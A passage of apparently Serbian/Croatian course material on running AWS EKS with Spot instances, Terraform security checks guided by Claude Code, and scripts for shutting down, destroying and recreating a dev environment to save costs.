On-Demand: \$0.192/h

Spot: ~\$0.058/h (70% jeftinije)

Ušteda: 8-node cluster $\times$ \$0.134 razlike $\times$ 8h = ~\$8.60/dan

Kad koristiti Spot: - Dev i staging okruženja — prekid je prihvatljiv, K8s restarta podove - Batch jobs, data processing — stateless, mogu se ponavljati - Horizontalno skaliranje prod-a — Spot za burst capacity, On-Demand za baseline

Kad NE koristiti Spot: - Production baseline — rizik od interupcije nije prihvatljiv za kritične servise - Stateful workloadi bez replikacije — baza podataka direktno na EC2 - Workloadi koji ne podnose 2-minutni graceful shutdown

Spot instance lifecycle

Normalan rad:

- Spot instance radi identično kao On-Demand

2-minutno upozorenje (Spot interruption notice):

- AWS šalje signal na EC2 instance metadata endpoint
- AWS Node Termination Handler (NTH) detektuje signal
- NTH cordonuje node (nema novih podova)
- NTH drainuje node (premješta podove na druge node-ove)

Nakon 2 minute:

- AWS gasi instancu
- K8s rescheduler podiže prekinute podove na preostalim node-ovima

Utjecaj na aplikaciju:

- K8s graceful shutdown + liveness/readiness probi
- Kratki period povećanog latency tokom rescheduling-a
- Bez gubitka podataka (stateless aplikacija)

Spot Savings Plan alternativa: Reserved Instances za baseline, Spot za burst. Za project-a koji nema predvidljiv promet, Spot za dev i On-Demand za prod je najjednostavnija strategija.

Terraform Managed Node Group sa Spot

```
# terraform/modules/eks/node_group.tf

resource "aws_eks_node_group" "main" {
  cluster_name      = aws_eks_cluster.main.name
  node_group_name   = "${var.env}-nodes"
  node_role_arn     = aws_iam_role.node.arn
  subnet_ids       = var.private_subnet_ids

  # Spot ili On-Demand – kontroliše se kroz tfvars
  capacity_type = var.use_spot ? "SPOT" : "ON_DEMAND"

  # Više instance tipova povećava dostupnost Spot kapaciteta
  # AWS bira dostupan tip – svi moraju biti sličnih resursa
  instance_types = var.use_spot ? [
    "t3.medium",    # 2 vCPU, 4GB RAM
    "t3a.medium",   # AMD ekvivalent, često jeftiniji
    "t2.medium",    # Starija generacija, veća Spot dostupnost
  ] : ["t3.medium"]

  scaling_config {
    desired_size = var.desired_nodes
    min_size     = var.min_nodes
    max_size     = var.max_nodes
  }

  update_config {
    max_unavailable = 1
  }

  labels = {
    capacity-type = var.use_spot ? "spot" : "on-demand"
    environment   = var.env
  }

  tags = {
    Environment = var.env
    Project     = "project-a"
  }
}
```

Varijable za node group:

```
# terraform/modules/eks/variables.tf

variable "use_spot" {
  type      = bool
  description = "Use Spot instances for cost savings. Not recommended for production baseline."
  default    = false
}

variable "desired_nodes" {
  type      = number
  default    = 2
}

variable "min_nodes" {
  type      = number
  default    = 1
}

variable "max_nodes" {
  type      = number
  default    = 5
}
```

tfvars po environmentu

```
# terraform/environments/dev/terraform.tfvars

use_spot      = true   # Dev: Spot za uštedu, prekid je prihvatljiv
desired_nodes = 1       # Minimalno u dev
min_nodes     = 0       # Može se skalirati na 0 van radnog vremena
max_nodes     = 3
```

```
# terraform/environments/prod/terraform.tfvars

use_spot      = false  # Prod: On-Demand za stabilnost
desired_nodes = 3       # Minimalno 3 za HA
min_nodes     = 2       # Nikad ispod 2 u prod
max_nodes     = 10      # Autoscaling ceiling
```

```
# terraform/environments/staging/terraform.tfvars

use_spot      = true   # Staging: kao dev, ali malo više node-ova
desired_nodes = 2
min_nodes     = 1
max_nodes     = 4
```

Toleration za Spot node-ove

Spot node-ovi mogu imati taint koji sprječava da se kritični podovi rasporede na njih bez eksplicitne dozvole.

Taint na node-u (opcionalno za strikte razdvajanje):

```
# U node_group.tf – dodaj taint samo ako želiš eksplicitno razdvajanje
# Za dev/staging obično nije potrebno

# lifecycle { ignore_changes = [taint] } # Ako NTH upravlja taintovima
```

Toleration u Helm values:


```
# helm/values/dev.yaml

tolerations:
  - key: "spot-instance"
    operator: "Equal"
    value: "true"
    effect: "NoSchedule"

# Za batch jobove koji preferiraju Spot:
affinity:
  nodeAffinity:
    preferredDuringSchedulingIgnoredDuringExecution:
      - weight: 100
        preference:
          matchExpressions:
            - key: capacity-type
              operator: In
              values:
                - spot
```

```
# helm/values/prod.yaml

# Prod podovi ne idu na Spot node-ove
affinity:
  nodeAffinity:
    requiredDuringSchedulingIgnoredDuringExecution:
      nodeSelectorTerms:
        - matchExpressions:
            - key: capacity-type
              operator: In
              values:
                - on-demand
```

AWS Node Termination Handler

NTH prati Spot interruption notice-e i gracefully drainuje node-ove prije nego AWS ugasi instancu.

```
# Helm install – kube-system namespace
helm repo add eks https://aws.github.io/eks-charts
helm repo update

helm upgrade --install aws-node-termination-handler \
  eks/aws-node-termination-handler \
  --namespace kube-system \
  --set enableSpotInterruptionDraining=true \
  --set enableScheduledEventDraining=true \
  --set enableRebalanceMonitoring=true \
  --set enableRebalanceDraining=false \
  --set nodeSelector."kubernetes\\.io/os"=linux
```

Šta NTH radi: 1. Pokreće se kao DaemonSet na svakom node-u 2. Prati EC2 instance metadata za Spot interruption notice 3. Kada detektuje notice: cordon node (ne prima nove podove) → drain (premješta podove) 4. K8s rescheduler raspoređuje podove na preostale node-ove 5. AWS terminira instancu

Verifikacija da NTH radi:

```
kubectl get daemonset -n kube-system aws-node-termination-handler
# Trebao bi imati DESIRED = CURRENT = AVAILABLE

kubectl logs -n kube-system -l app.kubernetes.io/name=aws-node-termination-handler --tail=50
```

Cluster Autoscaler za Spot

Kada pod ne može biti raspoređen (nema kapaciteta), Cluster Autoscaler dodaje node-ove.

```
helm upgrade --install cluster-autoscaler \
  autoscaler/cluster-autoscaler \
  --namespace kube-system \
  --set autoDiscovery.clusterName=project-a-dev \
  --set awsRegion=eu-west-1 \
  --set extraArgs.balance-similar-node-groups=true \
  --set extraArgs.skip-nodes-with-system-pods=false \
  --set extraArgs.scale-down-delay-after-add=5m \
  --set extraArgs.scale-down-unneeded-time=10m
```

Skaliranje na 0 za dev van radnog vremena:

```
# Skripte za uštedu – pokretanje ručno ili kroz GitLab scheduled pipeline
# Isključi dev cluster van radnog vremena
```

```
# dev-scale-down.sh
aws eks update-nodegroup-config \
  --cluster-name project-a-dev \
  --nodegroup-name dev-nodes \
  --scaling-config minSize=0,maxSize=3,desiredSize=0 \
  --region eu-west-1
```

```
# dev-scale-up.sh
aws eks update-nodegroup-config \
  --cluster-name project-a-dev \
  --nodegroup-name dev-nodes \
  --scaling-config minSize=1,maxSize=3,desiredSize=1 \
  --region eu-west-1
```

```
# GitLab scheduled pipeline za scale-down
dev-scale-down:
  rules:
    - if: $CI_PIPELINE_SOURCE == "schedule" # Pokretati scheduled pipeline u 18:00
  script:
    - aws eks update-nodegroup-config --cluster-name project-a-dev
      --nodegroup-name dev-nodes
      --scaling-config minSize=0,maxSize=3,desiredSize=0
```

Monitoring Spot troškova

```
# AWS Cost Explorer CLI – Spot troškovi za prošli mjesec
aws ce get-cost-and-usage \
  --time-period Start=2024-01-01,End=2024-02-01 \
  --granularity MONTHLY \
  --filter '{"Dimensions":{"Key":"PURCHASE_TYPE","Values":["Spot"]}}' \
  --metrics BlendedCost

# Provjeri Spot savings u AWS konzoli:
# EC2 → Spot Requests → Savings Summary
```

Checklist

- ☐ Dev i staging koriste Spot (`use_spot = true` u tfvars)
- ☐ Prod koristi On-Demand (`use_spot = false`)
- ☐ Više instance tipova konfigurirano za veću dostupnost Spot-a
- ☐ AWS Node Termination Handler instaliran u kube-system

- [] Cluster Autoscaler instaliran i konfigurisan
- [] Helm values imaju odgovarajući affinity za prod (samo on-demand node-ovi)
- [] Scale-to-zero skripte za dev van radnog vremena
- [] Aplikacija ima graceful shutdown (sigterm handling, preStop hook)

Source: 08-terraform-aws-infrastruktura/11-vezba-priprema-ai-okvira-i-sync.md

11 — Vežba: priprema AI-okvira i sync (Terraform na AWS)

Proširuješ AI-okvir za Terraform sa AWS-specifičnim bezbednosnim pravilima, pa validiraš plan i pokrećeš security scan pre `apply -a`.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Dopunjujemo postojeći `terraform-checks` rule iz oblasti 05 sa AWS-specifičnim stavkama — enkripcija, public access, security group pravila. Onda verifikujemo da `terraform plan` nema iznenađenja i da security scan prolazi.

Pretpostavke za potvrdu: - `## Terraform validation checklist` sekcija u `CLAUDE.md` iz oblasti 05 već postoji - `terraform init` je uspešno pokrenuto i remote backend je konfigurisan - Imaš pristup AWS nalogu gde se resursi kreiraju - checkov ili tfsec je dostupan (Docker je OK)

Van opsega: - `terraform apply` bez prethodnog pregleda plana — nikad - Kreiranje novog Terraform modula od nule — to je sadržaj oblasti 08, ovo je sync korak - Postavljanje CI/CD pipeline-a sa security scan-om — dolazi u kasnijim oblastima

Prompt za diskusiju:

```
checkov/tfsec prijavljuje: [nalaz]
Evo modula: [.tf kod]
Da li je nalaz realan rizik ovde i koji je minimalan fix bez rušenja arhitekture?
```

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Proširiti AI-okvir AWS security pravilima i verifikovati da plan i security scan prolaze pre bilo kakvog `apply -a`.

Fajlovi koji se diraju:

- `CLAUDE.md` ili `.claude/rules/terraform-checks.md` — dopuna sekcije (Claude Code)
- `.tf` fajlovi u oblasti — samo za validaciju, ne za izmenu sadržaja u ovom koraku

Fajlovi koji se NE diraju: - `terraform.tfstate` — nikad ručno - `backend.tf` — menja se samo svesno, ne kao deo ovog koraka - AWS konzola — read-only verifikacija posle `apply -a`

AI okvir za ovu oblast:

dopuni sekciju `## Terraform validation checklist` u `CLAUDE.md` ili `.claude/rules/terraform-checks.md`

Sadržaj pravila — dodati uz postojeća iz oblasti 05:

```
# AWS-specifično (dopuna terraform-checks)
- S3 bucket: versioning uključen, public access blocked, server-side enkripcija (AES256 ili KMS).
- EBS volume: encrypted = true.
- RDS: storage_encrypted = true, backup_retention_period >= 7.
- Security group: bez 0.0.0.0/0 na portu 22 ili 3306 — pristup samo kroz bastion ili SSM.
- IAM role: jedna po servisu, ne deljeni admin role; inline policy samo ako je jedinstven.
- Nema aws_iam_access_key resursa sa hardcoded secret-om.
```

Anti-sprawl: ovo je dopuna postojećeg `terraform-checks` rule-a iz oblasti 05, ne novi rule. Ne praviti `aws-terraform-checks` odvojeno.

Acceptance criteria: - [] `terraform plan -out=tfplan` prikazuje samo očekivane create/change/destroy operacije (nema iznenađenja) - [] `checkov` ili `tfsec` bez HIGH ili CRITICAL nalaza — ili svaki suppressed sa komentarom i razlogom - [] nema resursa sa `public` pristupom koji ne treba da budu javni (S3, RDS, EC2 bez namere) - [] security group pravila ne otvaraju 22/3306 prema 0.0.0.0/0 - [] sync zapisan u decision log

AI pregled plana:

Evo plana pre egzekucije:

- Dopuniti `terraform-checks` rule AWS security stavkama
- Pokrenuti `terraform plan` i pregledati output
- Pokrenuti `checkov/tfsec` i rešiti HIGH/CRITICAL nalaze
- Verifikovati u AWS konzoli posle `apply-a`

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

```
# 1. Osvezi provider-e i module
terraform init -upgrade

# 2. Generiši plan i sačuvaj u fajl (obavezno pre apply-a)
terraform plan -out=tfplan

# 3. Pregled plana u čitljivom formatu
terraform show -no-color tfplan | grep -E "^ # |will be created|will be destroyed|must be replaced"

# 4. Security scan — checkov (Docker varijanta)
docker run --rm -v "$PWD":/src bridgecrew/checkov -d /src --quiet

# 5. Alternativno: tfsec
docker run --rm -v "$PWD":/src aquasec/tfsec /src

# 6. Tek posle pregleda plana i čistog scana — apply
terraform apply tfplan
```

4. AI validacija

Evo acceptance criteria iz plana:

- `terraform plan`: samo očekivane operacije (bez iznenađenja)
- `checkov/tfsec`: bez HIGH/CRITICAL nalaza ili suppressed sa razlogom
- nema nenamerno javnih resursa
- security group ne otvara 22/3306 prema 0.0.0.0/0

Evo outputa komandi:

[ovde lepiš `terraform plan` output i `checkov/tfsec` output]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.

Ako ne — koji nalaz je realan rizik i koji je minimalan fix?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	AWS konzola → VPC → Your VPCs → pronadi VPC po tagu	VPC postoji sa CIDR blokom koji odgovara <code>main.tf</code> konfiguraciji
2	VPC → Subnets — filtriraj po VPC ID	Vidljivi su svi subnets (public i private) sa ispravnim CIDR-ovima i availability zones
3	EC2 → Security Groups → pronadi SG po imenu → Inbound rules	Port 22 nije otvoren prema <code>0.0.0.0/0</code> ; pristup je ograničen na specifičan CIDR ili SG
4	S3 → pronadi bucket → Permissions tab → Block public access	Sva četiri “Block public access” podešavanja su <code>On</code>
5	AWS konzola → EC2 (ili RDS) → pronadi resurs → Storage tab	EBS volume ili RDS storage prikazuje <code>Encrypted: Yes</code>

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — Terraform AWS sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Phase — 09-shutdown-i-resume

Directory: 09-shutdown-i-resume/

Source: 09-shutdown-i-resume/01-principi-i-strategije.md

01 — Principi i Strategije Shutdown-a

Zašto je ephemeral infrastruktura važna

Osnovno pravilo: Ako ne možeš uništiti environment za 20 minuta, infrastruktura nije pod kontrolom.

Terraform `destroy` mora raditi pouzdano. Ako ne radi, to znači da: - Resursi su kreirani izvan Terraforma (ručno, kroz konzolu) - Postoje dependencies koje Terraform ne zna za njih (orphan resursi) - State je desinhronizovan od stvarnog stanja u AWS-u

Za svaki `terraform apply` mora odmah uslijediti test `terraform destroy`. Ne čekaj kraj projekta.

Troškovi ovog projekta

EKS control plane: $\$0.10/h \times 8h = \$0.80/\text{dan}$
EKS node t3.medium: $\$0.047/h \times 8h = \$0.38 \times 2 \text{ nodova} = \$0.76/\text{dan}$
RDS db.t3.micro: $\$0.034/h \times 8h = \$0.27/\text{dan}$
NAT Gateway: $\$0.045/h \times 8h = \$0.36/\text{dan}$
ALB: $\sim \$0.022/h \times 8h = \$0.18/\text{dan}$

Total 8h aktivnog rada: $\sim \$2.37/\text{dan}$
Total ako ostaviš upaljeno (24h): $\sim \$7.12/\text{dan}$
Total za cijeli radni tjedan (5× 8h): $\sim \$11.85$
Total ako zaboraviš ugasi vikend: $\sim \$14.24$ ekstra

Realni trošak nepažnje: Zaboravljeni environment tokom vikenda = $\sim \$14$. Na mjesečnom nivou, environment koji radi 24/7 kosta $\sim \$214/\text{mj}$.

Tri strategije shutdown-a

Strategija	Kada koristiti	Trošak u pauzi	Resume time
Total reset	Learning, nema pravih podataka	\$0	15–20 min
Snapshot + destroy	Prod, rijetka upotreba	$\sim \$2/\text{mj}$ (snapshot storage)	15–20 min
Compute-only destroy	Prod, dnevna pauza	$\sim \$5/\text{mj}$ (RDS stopped storage)	8–10 min

Strategija 1: Total Reset (Learning Mode)

Princip: Uništi sve, kreiraj sve iznova. Nema podataka koje trebaš čuvati.

`terraform destroy` → \$0 trošak → `terraform apply` → seed database

Prednosti: - Garancija da infrastruktura kao kod radi od nule - Primorava te da automatizuješ sve (seed, migracije, konfiguracija) - Nema orphan resursa, nema stale statea - Trošak: \$0 dok ne radiš

Mana: Database se resetuje. Za learning — to je feature, ne bug.

Strategija 2: Snapshot + Destroy (Production Mode)

Princip: Napravi snapshot RDS-a, uništi sve, pri resume-u restore iz snapshota.

```
RDS snapshot → helm uninstall → terraform destroy → $0
(resume) → terraform apply sa snapshot_identifier → helm install → app radi
```

Troškovi dok je pausirano: - RDS snapshot 20GB gp3: $\sim \$0.023/\text{GB}/\text{mj} \times 20\text{GB} = \sim \$0.46/\text{mj}$ - Sve ostalo: \$0

Primjena: Produkcio o okruženje koje se koristi rijetko (jednom sedmično ili manje).

Strategija 3: Compute-Only Destroy (Daily Pause)

Princip: Uništi skupo računarstvo (EKS nodovi, NAT Gateway), zaustavi RDS. Ostavi jeftinu infrastrukturu (VPC, EKS control plane, Security Groups).

```
EKS nodes scale → 0 → NAT Gateway delete → RDS stop
(resume) → terraform apply -target → RDS start → nodes scale up
```

Troškovi dok je pausirano (8h): - EKS nodovi: \$0 (skaliran na 0) - NAT Gateway: \$0 (obrisan) - RDS stopped: \$0 (samo storage billing) - EKS control plane: $\$0.10/\text{h} \times 16\text{h} = \1.60 (ako zadržiš)

Primjena: Tim koji radi svaki dan, želi brži resume (8–10 min vs 15–20 min).

Odlučivanje: Koji pristup koristiti

```
Je li ovo learning environment?
└─ DA → Total Reset. Uvijek.

Je li ovo production?
├─ Koristiš ga svaki dan?
│   └─ DA → Compute-Only Destroy (EOD pause)
└─ Koristiš ga rijetko?
    └─ DA → Snapshot + Destroy
```

Pravila kojih se mora držati

Pravilo 1 — Test destroy odmah:

```
# Nakon svakog modula koji uključuje terraform apply:
terraform destroy -var-file=dev.tfvars -auto-approve
# Ako ovo ne radi → STOP, istraži zašto, popravi, tek onda nastavi
```

Pravilo 2 — Nikad ne ostavljaj environment upaljenom:

```
# Svaki put kad završiš rad:
bash scripts/total-destroy.sh dev
# Ili barem:
bash scripts/eod-pause.sh dev
```

Pravilo 3 — Provjeri trošak sljedeć dan:

```
# Svako jutro, provjeri što je ostalo upaljeno
bash scripts/cost-check.sh dev
```

Pravilo 4 — AWS Budget alarm mora biti aktivan: - Postavi alarm na \$50/mj - Alert na 80% (\$40) — upozorenje - Alert na 100% (\$50) — akcija

Bez ovog alarma, ne pokreći nikakav AWS environment.

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi strategije za gašenje i pokretanje okruženja. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 09: Shutdown i resume ===

env-shutdown: ## Spusti compute resurse okruženja (scale to 0, zadrži podatke) (ENV=dev make env-shutdown)
    docker run --rm \
        -v ~/.kube:/root/.kube \
        bitnami/kubectl:$(KUBECTL_VERSION) scale deployment --all --replicas=0 -n $(ENV)

env-resume: ## Pokreni compute resurse okruženja (ENV=dev make env-resume)
    docker run --rm \
        -v ~/.kube:/root/.kube \
        bitnami/kubectl:$(KUBECTL_VERSION) scale deployment --all --replicas=1 -n $(ENV)
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
ENV=dev make env-shutdown
ENV=dev make env-resume
make help | grep env-
```

Source: 09-shutdown-i-resume/02-learning-total-reset.md

02 — Learning Mode: Total Reset

Kompletan workflow za learning okruženje — od nule do nule. Nema podataka koje trebaš čuvati. `terraform destroy` je norma, ne iznimka.

Pre-Destroy Checklist

Provjeri što postoji prije nego kreneš uništavati:

```
# 1. Kubernetes resursi
kubectl get all -n project-a-dev 2>/dev/null || echo "No K8s resources / cluster not accessible"

# 2. RDS instance
aws rds describe-db-instances \
    --query 'DBInstances[*].[DBInstanceIdentifier,DBInstanceStatus]' \
    --output table

# 3. EKS cluster
aws eks list-clusters --output table

# 4. Load Balancers
aws elbv2 describe-load-balancers \
    --query 'LoadBalancers[*].[LoadBalancerName,State.Code]' \
    --output table

# 5. Terraform state
cd terraform/envs/dev
terraform state list | wc -l
echo "Resources in state"
```

Destroy Redosljed

Redosljed je kritičan. Pogrešan redosljed = orphan resursi koji blokiraju ili koštaju.


```
#!/bin/bash
# scripts/total-destroy.sh
# Koristi se: bash scripts/total-destroy.sh [ENV]

set -euo pipefail

ENV=${1:-dev}
NAMESPACE="project-a-$ENV"
CLUSTER_NAME="project-a-$ENV"
REGION="eu-west-1"

echo "=== TOTAL DESTROY: $ENV ==="
echo "Namespace: $NAMESPACE"
echo "Cluster: $CLUSTER_NAME"
echo ""

# — KORAK 1: Uninstall Helm releases —————
# ALB se briše automatski kad se Ingress resource obriše (ALB Controller to radi)
echo "[1/4] Uninstalling Helm releases..."

helm uninstall project-a -n "$NAMESPACE" 2>/dev/null && echo " ✓ project-a uninstalled"
|| echo " - project-a not found"
helm uninstall monitoring -n monitoring 2>/dev/null && echo " ✓ monitoring
uninstalled" || echo " - monitoring not found"
helm uninstall aws-load-balancer-controller \
-n kube-system 2>/dev/null && echo " ✓ alb-controller
uninstalled" || echo " - alb-controller not found"

# — KORAK 2: Čekaj da ALB nestane —————
echo "[2/4] Waiting for ALB to be deleted (up to 3 minutes)..."

WAIT_SECS=0
MAX_WAIT=180

while true; do
  ALB_COUNT=$(aws elbv2 describe-load-balancers \
    --query "length(LoadBalancers[?contains(LoadBalancerName,'$ENV')])" \
    --output text 2>/dev/null || echo "0")

  if [ "$ALB_COUNT" = "0" ] || [ "$ALB_COUNT" = "None" ]; then
    echo " ✓ ALB deleted"
    break
  fi

  if [ "$WAIT_SECS" -ge "$MAX_WAIT" ]; then
    echo " WARNING: ALB still exists after ${MAX_WAIT}s. Proceeding anyway."
    echo " You may need to delete Ingress resources manually."
    break
  fi

  echo " ALB still active ($ALB_COUNT). Waiting... (${WAIT_SECS}s/${MAX_WAIT}s)"
  sleep 15
  WAIT_SECS=$((WAIT_SECS + 15))
done

# — KORAK 3: Terraform destroy —————
echo "[3/4] Running terraform destroy..."

cd terraform/envs/$ENV
terraform init -input=false -no-color 2>&1 | tail -3

terraform destroy \
  -var-file=$ENV.tfvars \
  -auto-approve \
  -no-color
```

```

echo "  ✓ Terraform destroy completed"

# — KORAK 4: Post-destroy verifikacija —————
echo "[4/4] Post-destroy verification..."
echo ""
echo "=== POST-DESTROY VERIFICATION: $ENV ==="

# EKS
EKS_EXISTS=$(aws eks list-clusters \
  --query "clusters[?contains(@,'project-a-$ENV')]" \
  --output text 2>/dev/null)
[ -n "$EKS_EXISTS" ] \
  && echo "  WARNING: EKS cluster still exists: $EKS_EXISTS" \
  || echo "  ✓ EKS deleted"

# RDS
RDS_EXISTS=$(aws rds describe-db-instances \
  --query "DBInstances[?contains(DBInstanceIdentifier,'project-a-$ENV')].DBInstanceIdentifier" \
  --output text 2>/dev/null)
[ -n "$RDS_EXISTS" ] \
  && echo "  WARNING: RDS still exists: $RDS_EXISTS" \
  || echo "  ✓ RDS deleted"

# ALB
ALB_EXISTS=$(aws elbv2 describe-load-balancers \
  --query "LoadBalancers[?contains(LoadBalancerName,'$ENV')].LoadBalancerName" \
  --output text 2>/dev/null)
[ -n "$ALB_EXISTS" ] \
  && echo "  WARNING: ALB still exists: $ALB_EXISTS" \
  || echo "  ✓ ALB deleted"

# NAT Gateway
NAT_EXISTS=$(aws ec2 describe-nat-gateways \
  --filter "Name=tag:Environment,Values=$ENV" "Name=state,Values=available,pending,deleting" \
  --query 'NatGateways[*].NatGatewayId' \
  --output text 2>/dev/null)
[ -n "$NAT_EXISTS" ] \
  && echo "  WARNING: NAT Gateway still active: $NAT_EXISTS" \
  || echo "  ✓ NAT Gateway deleted"

# VPC
VPC_EXISTS=$(aws ec2 describe-vpcs \
  --filters "Name=tag:Environment,Values=$ENV" \
  --query 'Vpcs[*].VpcId' \
  --output text 2>/dev/null)
[ -n "$VPC_EXISTS" ] \
  && echo "  WARNING: VPC still exists: $VPC_EXISTS" \
  || echo "  ✓ VPC deleted"

echo "====="
echo ""
echo "Cost: \$0/h while destroyed."
echo "To recreate: bash scripts/recreate.sh $ENV"

```

Recreate Workflow

```
#!/bin/bash
# scripts/recreate.sh
# Koristi se: bash scripts/recreate.sh [ENV]

set -euo pipefail

ENV=${1:-dev}
NAMESPACE="project-a-$ENV"
CLUSTER_NAME="project-a-$ENV"
REGION="eu-west-1"

echo "=== RECREATE: $ENV ==="

# — KORAK 1: Terraform apply —————
echo "[1/6] Applying Terraform infrastructure..."
cd terraform/envs/$ENV
terraform init -input=false
terraform apply -var-file=$ENV.tfvars -auto-approve -no-color
echo "  ✓ Infrastructure created"

# — KORAK 2: Kubeconfig —————
echo "[2/6] Configuring kubectl..."
aws eks update-kubeconfig \
  --name "$CLUSTER_NAME" \
  --region "$REGION" \
  --alias "$ENV"

kubectl config use-context "$ENV"
echo "  ✓ kubectl configured"

# — KORAK 3: ALB Controller —————
echo "[3/6] Installing AWS Load Balancer Controller..."

ALB_ROLE_ARN=$(terraform output -raw alb_controller_role_arn)

helm repo add eks https://aws.github.io/eks-charts 2>/dev/null || true
helm repo update eks

helm upgrade --install aws-load-balancer-controller eks/aws-load-balancer-controller \
  -n kube-system \
  --set clusterName="$CLUSTER_NAME" \
  --set serviceAccount.create=true \
  --set "serviceAccount.annotations.eks\.amazonaws\.com/role-arn=$ALB_ROLE_ARN" \
  --wait --timeout=5m

echo "  ✓ ALB Controller installed"

# — KORAK 4: Deploy aplikacija —————
echo "[4/6] Deploying application..."

IMAGE_TAG=$(git rev-parse --short HEAD 2>/dev/null || echo "latest")

helm upgrade --install project-a ./helm/project-a \
  -n "$NAMESPACE" --create-namespace \
  -f helm/project-a/values/$ENV.yaml \
  --set image.tag="$IMAGE_TAG" \
  --wait --timeout=5m

echo "  ✓ Application deployed (tag: $IMAGE_TAG)"

# — KORAK 5: Database setup —————
echo "[5/6] Running database migrations and seed..."

# Čekaj da pod bude ready
kubectl wait pod \
  -l app=go-service \
```

```

-n "$NAMESPACE" \
--for=condition=Ready \
--timeout=3m

kubectl exec -n "$NAMESPACE" deployment/go-service -- /server migrate
kubectl exec -n "$NAMESPACE" deployment/go-service -- /server seed
echo "  ✓ Database migrated and seeded"

# ——— KORAK 6: URL-ovi ———
echo "[6/6] Fetching URLs..."
echo ""
bash scripts/get-urls.sh "$ENV"
echo ""
echo "=== RECREATE COMPLETE ==="

```

Script: Pronalaženje URL-ova

```

#!/bin/bash
# scripts/get-urls.sh
# Koristi se: bash scripts/get-urls.sh [ENV]
# Radi u bilo kom trenutku – ne treba destroy/recreate

ENV=${1:-dev}
NAMESPACE="project-a-$ENV"

echo "=== URLs za environment: $ENV ==="

# App Ingress URL
APP_URL=$(kubectl get ingress project-a \
  -n "$NAMESPACE" \
  -o jsonpath='{.status.loadBalancer.ingress[0].hostname}' 2>/dev/null)
if [ -n "$APP_URL" ] && [ "$APP_URL" != "null" ]; then
  echo "  App:      http://$APP_URL"
else
  echo "  App:      Not deployed / Ingress not ready"
fi

# Grafana URL
GF_URL=$(kubectl get ingress \
  -n monitoring \
  -o jsonpath='{.items[0].status.loadBalancer.ingress[0].hostname}' 2>/dev/null)
if [ -n "$GF_URL" ] && [ "$GF_URL" != "null" ]; then
  echo "  Grafana:  http://$GF_URL"
else
  echo "  Grafana:  Not deployed"
fi

# ALB direktno iz AWS-a
ALB_DNS=$(aws elbv2 describe-load-balancers \
  --query "LoadBalancers[?contains(LoadBalancerName,'$ENV')].DNSName | [0]" \
  --output text 2>/dev/null)
if [ -n "$ALB_DNS" ] && [ "$ALB_DNS" != "None" ]; then
  echo "  ALB DNS:  http://$ALB_DNS"
fi

# Terraform output
TF_URL=$(cd "terraform/envs/$ENV" && terraform output -raw alb_dns_name 2>/dev/null || true)
if [ -n "$TF_URL" ]; then
  echo "  TF out:   http://$TF_URL"
fi

echo "===== "

```

Cěsti Problemi i Rješenja

Problem: terraform destroy čeka na Load Balancer koji se ne briše

```
# Uzrok: Ingress resource postoji u K8s – ALB Controller ne može obrisati ALB
# Simptom: terraform destroy visi na "Deleting..." za aws_lb resource

# Fix 1: Obriši Ingress resurse ručno
kubectl delete ingress --all -n project-a-dev
kubectl delete ingress --all -n monitoring
sleep 60 # Daj ALB Controlleru vrijeme

# Fix 2: Ako ALB Controller više ne radi (jer je EKS node gone), obriši ALB ručno
aws elbv2 describe-load-balancers \
  --query "LoadBalancers[?contains(LoadBalancerName,'dev')].LoadBalancerArn" \
  --output text | xargs -I{} aws elbv2 delete-load-balancer --load-balancer-arn {}

# Pa ponovi terraform destroy
cd terraform/envs/dev
terraform destroy -var-file=dev.tfvars -auto-approve
```

Problem: “DependencyViolation” pri brisanju VPC

```
# Uzrok: ENI (Elastic Network Interface) ostao od ALB-a ili EKS nodova
# Simptom: Error deleting VPC: DependencyViolation

# Pronađi orphan ENI-je
VPC_ID=$(aws ec2 describe-vpcs \
  --filters "Name=tag:Environment,Values=dev" \
  --query 'Vpcs[0].VpcId' --output text)

aws ec2 describe-network-interfaces \
  --filters "Name=vpc-id,Values=$VPC_ID" \
  --query 'NetworkInterfaces[*].[NetworkInterfaceId,Description,Status,InterfaceType]' \
  --output table

# Identifikuj koji su orphan (status: available, description: sadržava ELB/EKS)
# Obriši ih
ENI_ID="eni-xxxxxxxxxxxxxxxx"
aws ec2 delete-network-interface --network-interface-id "$ENI_ID"

# Pa ponovi terraform destroy
```

Problem: EKS Node Group ne može se obrisati

```
# Uzrok: Pod sa PodDisruptionBudget blokira drain
# Simptom: Error: NodeGroup update failed - Instances failed to drain

# Fix
kubectl delete pdb --all -n project-a-dev
kubectl delete pdb --all -n kube-system

# Pa ponovi terraform destroy
```

Problem: RDS ne može se obrisati — traži final snapshot

```
# Uzrok: skip_final_snapshot = false u Terraform konfiguraciji
# Simptom: Error: RDS requires FinalDBSnapshotIdentifier

# Provjeri dev.tfvars
grep skip_final_snapshot terraform/envs/dev/dev.tfvars

# Fix za dev: mora biti true od početka
# Dodaj u dev.tfvars:
# skip_final_snapshot = true

# Privremeni fix ako već imaš problem:
terraform destroy \
  -var-file=dev.tfvars \
  -var="skip_final_snapshot=true" \
  -auto-approve
```

Problem: Terraform state je desinhronizovan

```
# Uzrok: Resursi obrisani ručno kroz konzolu
# Simptom: Error: resource already exists / resource not found

# Provjeri state vs stvarnost
terraform plan -var-file=dev.tfvars 2>&1 | grep -E "will be|must be|Error"

# Ukloni orphan resource iz statea
terraform state rm aws_eks_cluster.main

# Ili refresh state
terraform refresh -var-file=dev.tfvars

# Pa ponovi destroy
```

Source: 09-shutdown-i-resume/03-rds-stop-start-bez-gubitka-podataka.md

03 — RDS Stop/Start Bez Gubitka Podataka

Kada koristiti: Produkcijско okruženje, kratka pauza (noć, vikend). Podaci ostaju netaknuti. Plaćaš samo storage dok je RDS stopped.

Osnove: Šta znači “stopped” RDS

